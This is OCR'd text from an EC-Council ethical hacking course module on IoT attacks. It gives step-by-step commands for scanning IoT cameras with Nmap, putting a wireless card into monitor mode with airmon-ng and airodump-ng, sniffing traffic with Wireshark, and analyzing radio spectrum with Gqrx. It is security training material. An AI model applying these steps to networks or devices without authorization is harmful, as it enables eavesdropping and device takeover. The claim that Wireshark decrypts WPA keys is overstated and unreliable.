


Figure 18.33: Sniffing using Foren6




Figure 18.34: Screenshot of Foren6 showing various result panes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing using Wireshark

- Run Nmap to identify IoT devices using insecure HTTP ports

  `nmap -p 80,81,8080,8081 <Target IP address range>`

- Run `ifconfig` to identify your wireless card, here `wlan0`
- Run `Airmon-ng` to put the wireless card in monitor mode

  `airmon-ng start wlan0`


- Run `Airodump-ng` to scan all the nearby wireless networks

  `airodump-ng start wlan0mon`

- Discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark
- Next, setup your wireless card to listen to the traffic on the same channel using `Airmon-ng`

  `airmon-ng start wlan0mon 11`

- Launch Wireshark and double-click the interface that was kept in monitor mode, here `wlan0mon` and start capturing the traffic



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing using Wireshark

Many IoT devices, such as security cameras, host a website for controlling or configuring the cameras from a remote location. These websites mostly implement the insecure HTTP protocol instead of HTTPS, and are vulnerable to various attacks. If the cameras are using default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web application and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi key of the target network.

Steps used by attackers to sniff wireless traffic of a web camera:

- Run Nmap to identify IoT devices using insecure HTTP ports for transmitting data:

  `nmap -p 80,81,8080,8081 <Target IP address range>`

- Now, set up your wireless card in monitor mode and identify the channel used by the target router for broadcasting. For this, run **ifconfig** to identify your wireless card, here: `wlan0`
- Run `Airmon-ng` to put the wireless card in monitor mode:

  `airmon-ng start wlan0`

- Next, run `Airodump-ng` to scan all the nearby wireless networks:

  `airodump-ng start wlan0mon`

- Now, discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark
- Next, set up your wireless card to listen to the traffic on the same channel. For example, if the target network's channel is 11, run `Airmon-ng` to set your wireless card listening on channel `11`:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
airmon-ng start wlan0mon 11
```

- Launch **Wireshark** and double-click the interface that was kept in monitor mode, here `wlan0mon`, and start capturing the traffic

After sniffing the traffic, attackers can decrypt the WEP and WPA keys using Wireshark and can hack the target IoT device to steal sensitive information.





Figure 18.35: Screenshot of Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Spectrum and IoT Traffic

Analyzing Spectrum using Gqrx

Source: *http://www.gqrx.dk*

Gqrx is an SDR implemented with the help of the GNU Radio and Qt GUI tool. Attackers use hardware devices such as FunCube dongles, Airspy, HackRF, and RTL-SDR along with Gqrx SDR, to analyze the spectrum. Attackers use Gqrx to observe the frequency bands of temperature/humidity sensors, light switches, car keys, M-bus transmitters, etc. Gqrx can also enable an attacker to listen to or eavesdrop on radio FM frequencies or any radio conversations.

Steps to analyze the spectrum using Gqrx:

- The Gqrx and GNU Radio package consists of all Gqrx utilities. To install this package, use the command given below:

  ```
  apt-get install gnuradio gqrx
  ```

  Attackers use hardware tools such as the FunCube Dongle Pro+, connecting it to the USB-2 port on a PC to analyze various frequency bands

- Launch Gqrx using the following command:

  ```
  gqrx
  ```

  This command opens the input/output configuration window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.36: Gqrx configuration dialog box

- Click on the **Start/Stop** button to activate/deactivate Gqrx
- Once Gqrx is activated, the central window displays frequencies and their noises can be heard via a headphone or speaker

